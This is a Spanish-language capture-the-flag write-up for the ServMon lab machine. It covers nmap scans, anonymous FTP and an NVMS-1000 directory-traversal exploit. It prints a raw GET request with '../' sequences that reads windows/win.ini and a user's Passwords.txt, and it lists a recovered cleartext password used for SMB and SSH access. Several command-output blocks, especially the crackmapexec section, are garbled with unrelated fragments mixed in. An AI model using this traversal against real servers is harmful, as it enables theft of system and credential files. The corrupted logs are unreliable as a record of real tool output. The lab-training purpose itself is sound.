

ServMon

#####maquina windows
easy#####

ServMon es una sencilla máquina Windows con un servidor HTTP que aloja una instancia de NVMS-1000 (Network Surveillance Management Software). Se ha descubierto que es vulnerable a LFI, que se utiliza para leer una lista de contraseñas en el escritorio de un usuario. Usando las credenciales, podemos SSH al servidor como un segundo usuario. Como este usuario con pocos privilegios, es posible enumerar el sistema y encontrar la contraseña para `NSClient++` (un agente de monitorización del sistema). Después de crear un túnel SSH, podemos acceder a la aplicación web NSClient++. La aplicación contiene funcionalidades para crear scripts que pueden ser ejecutados en el contexto de `NT AUTHORITY\SYSTEM`. A los usuarios se les han dado permisos para reiniciar el servicio `NSCP`, y después de crear un script malicioso, el servicio se reinicia y la ejecución del comando se consigue como SYSTEM.

Escaneo:

```
└─ nmap -Pn -p- --open 10.10.10.184 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-27 20:26 -05
Nmap scan report for 10.10.10.184 (10.10.10.184)
Host is up (0.073s latency).
Not shown: 65518 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
6063/tcp  open  x11
6699/tcp  open  napster
8443/tcp  open  https-alt
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
```

```
nmap -Pn -p21,22,80,135,139,445,5666,6063,6699,8443 -sCV 10.10.10.184 -T4
PORT      STATE SERVICE
VERSION
21/tcp    open  ftp      Microsoft
ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code
230)
|_02-28-22 06:35PM    <DIR>
Users
```

```

| ftp-syst:
|_ SYST: Windows_NT
22/tcp open  ssh      OpenSSH for_Windows_8.0 (protocol
2.0)
| ssh-hostkey:
| 3072 c7:1a:f6:81:ca:17:78:d0:27:db:cd:46:2a:09:2b:54
(RSA)
| 256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42
(ECDSA)
|_ 256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af
(ED25519)
80/tcp open  http
|_http-title: Site doesn't have a title (text/
html).
| fingerprint-strings:
| GetRequest, HTTPOptions,
RTSPRequest:
| HTTP/1.1 200 OK
| Content-type: text/html
| Content-Length: 340
| Connection: close
| AuthInfo:
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/
xhtml1-transitional.dtd">
| <html xmlns="http://www.w3.org/1999/xhtml">
|
| <head>
| <title></title>
| <script type="text/
javascript">
| window.location.href = "Pages/
login.htm";
| </script>
| </head>
| <body>
| </body>
| </html>

135/tcp open  msrpc?
139/tcp open  netbios-ssn?
445/tcp open  microsoft-ds?
5666/tcp open  tcpwrapped
6063/tcp open  tcpwrapped
6699/tcp open  napster?
8443/tcp open  ssl/https-alt
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after: 2021-01-13T13:24:20
| http-title: NSClient++
|_Requested resource was /index.html

```

|_ssl-date: TLS randomness does not represent time

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
└─ nmap -Pn -p49664,49665,49666,49667,49668,49669,49670 sCV 10.10.10.184 -T4
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-01-27 21:01 -05

Failed to resolve "sCV".


Nmap scan report for 10.10.10.184 (10.10.10.184)

Host is up (0.074s latency).

PORT	STATE	SERVICE
49664/tcp	open	unknown
49665/tcp	open	unknown
49666/tcp	open	unknown
49667/tcp	open	unknown
49668/tcp	open	unknown
49669/tcp	open	unknown
49670/tcp	open	unknown

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds

entramos al port80



que es NVMS-1000

Se muestran resultados de **nvms** - 1000 que es
Buscar, en cambio, nvsm - 1000 que es

Software (CMS) **NVMS1000** para visualización de grabadores Meriva en sistema operativo Windows. Este CMS de Meriva es para centralizar en un servidor los grabadores MERIVA en sistema operativo WINDOWS.

6 abr 2019

cms para visualizar grabadores en windows

la maquina permite conectarse por ftp anonimo pero no hay nada

al correr me da un error pero borro el comentario de esa linea 7

```
~/machineshtb/ServMon
python2 48311.py
File "48311.py", line 7
SyntaxError: Non-ASCII character '\xc3' in file 48311.py on line 7, but no encoding declared; see http://python.org/dev/peps/pep-0263/ for details

# Exploit Title: TWT NVMS 1000 - Directory Traversal
2020-04-13
Author: Mohin Paramasivam (Shad0wQu35t)
```

10.10.10.184/../../../../../../../../../../../../../../../../C:/inetpub/wwwroot/

```
10.10.10.184/../../../../../../../../../../../../../../../../C:/inetpub/wwwroot/

This XML file does not appear to have any style information associated with it. The document tree is shown below.

<?xml version="1.0" encoding="UTF-8" ?>
<response>
  <status>fail</status>
  <errorCode>536870934</errorCode>
</response>
```

Valindando nuevamente no habia visto un directorio users

FTP Anonymous

ftp Anonymous@10.10.10.184 -p 21

```

ftp Anonymous@10.10.10.184 -p 21
Connected to 10.10.10.184.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49683|)
125 Data connection already open; Transfer starting.
02-28-22 06:35PM <DIR> Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp>
01 0:zsh- 1:ftp* 2:zsh

```

hay 2 directorios extraemos sus archivos

```

ftp> dir
229 Entering Extended Passive Mode (|||49688|)
125 Data connection already open; Transfer starting.
02-28-22 06:36PM <DIR> Nadine
02-28-22 06:37PM <DIR> Nathan
226 Transfer complete.
ftp> cd Nadine

```

```

local: Notes to do.txt remote: Notes to do.txt windows_NT.
229 Entering Extended Passive Mode (|||49687|)
125 Data connection already open; Transfer starting.
100% |*****| 182 2.3
226 Transfer complete.
WARNING! 4 bare linefeeds received in ASCII mode.
File may not have transferred correctly.

```

```

ftp> get "confidential.txt"
local: confidential.txt remote: confidential.txt
229 Entering Extended Passive Mode (|||49690|)
125 Data connection already open; Transfer starting.
100% |*****|
226 Transfer complete.
WARNING! 6 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
168 bytes received in 00:00 (2.22 KiB/s)

```

```
~/machineshtb/ServMon
ls
48311.py confidential.txt 'Notes to do.txt' 'ServMon.ctb' fide

~/machineshtb/ServMon |*****
226 Transfer complete.
WARNING! 6 bare linefeeds received in A
File data not have been transferred correctly
```


```
~/machineshtb/ServMon |*****
cat Notes\ to\ do.txt 226 Transfer comple
1) Change the password for NVMS - Complete lin
2) Lock down the NSClient Access - Complete t
3) Upload the passwords 168 bytes received
4) Remove public access to NVMS
5) Place the secret files in SharePoint

~/machineshtb/ServMon
```

```
~/machineshtb/ServMon Transfer complete.
cat confidential.txt WARNING! 4 bare linefeeds received in ASCII mode.
Nathan, File data not have been transferred correctly.
I left your Passwords.txt file on your Desktop. Please remove this once you have edited it yourself and place it back into the secure folder.
Regards 229 Entering Extended Passive Mode (|||49090|)
Nadine 125 Data connection already open; Transfer starting.
100% |*****
226 Transfer complete.
WARNING! 6 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
~/machineshtb/ServMon bytes received in 00:00 (2.22 KiB/s)

~/machineshtb/ServMon
cat Notes\ to\ do.txt
1) Change the password for NVMS - Complete
```

despues de intentar varias veces y validando intento probara por el 8443 y https
<https://10.10.10.184:8443/index.html>





..
tenemos NSClient++
sin embargo tampoco sirve de mucho aqui tambien intente con el path traversal


pero probe nuevamente con el port 80 pero esta vez no ejecutandolo en la misma pagina si no que con burpsuite

PATH TRAVERSAL CON BURPSUITE


Intercepto la peticion de la pagina principal




send to repiter y aqui cambio todo el get por lo indicado en el exploit




```
GET ../../../../../../../../../../../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```





en efecto nos da un code 200 al parcer el path traversal no se ve en modo grafico ni curl
aca ya utilizamos lo encontardo en el ftp
C:/users/Nadine/Desktop/Passwords.txt
ahora pruebo con nadine




y ahora con Nathan



tampoco deajo , por lo cual empiezo a quitar letras empezando desde c: y encontramos algo



crackmapexec fuerza bruta



Nadine:L1k3B1qBut7s@W0rk

```
crackmapexec smb 10.10.10.184 -u Nadine -p L1k3B1qBut7s@W0rk --shares
```

```
28 extraer informacion de los usuarios sin las []:
~/machineshtb/ServMon 10.10.10.174 -c 'enumdomusers' | grep -oP '[.*?\\]' | grep -v 0x | tr -d '[]'
crackmapexec smb 10.10.10.184 -u Nadine -p 'L1k3B1gBut7s@W0rk' --shares
SMB crackmapexec smb 10.10.10.184 10.445 161 SERVMON-alfresco [*] Windows 10.0 Build 17763 x64 (name:SERVMON) (domain:ServMon) (signing:False) (SMBv1:False)
SMB //si tene 10.10.10.184 a de 445 user SERVMON contraseñas [+] ServMon\Nadine:L1k3B1gBut7s@W0rk
SMB crackmapexec smb 10.10.10.184 10.445 203 SERVMON users -p 'L1k3B1gBut7s@W0rk' --shares
SMB //con evi 10.10.10.184 mos 445 user SERVMON emoto
SMB evi-winn 10.10.10.184 0.10.445 u "SERVMON esco" -p "-----"
SMB ldapsearch 10.10.10.184 445 SERVMON ADMIN$ Remote Admin
SMB -x Simple 10.10.10.184 ion 445 SERVMON C$ Default share
SMB -H LDAP S 10.10.10.184 445 SERVMON IPC$ READ Remote IPC
39 -D My User
40 -w My password
~/machineshtb/ServMon here will be given
```

como solo podemos leer no tenemos mayores accesos

entonces se me ocurrio validar la clave por ssh por si hydra se habia equivocado y funciono el hpta
ssh Nadine@10.10.10.184 -p 22

```
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>whoami
servmon\nadine

nadine@SERVMON C:\Users\Nadine>
```

realmente desconozco por que hydra no lo encontro

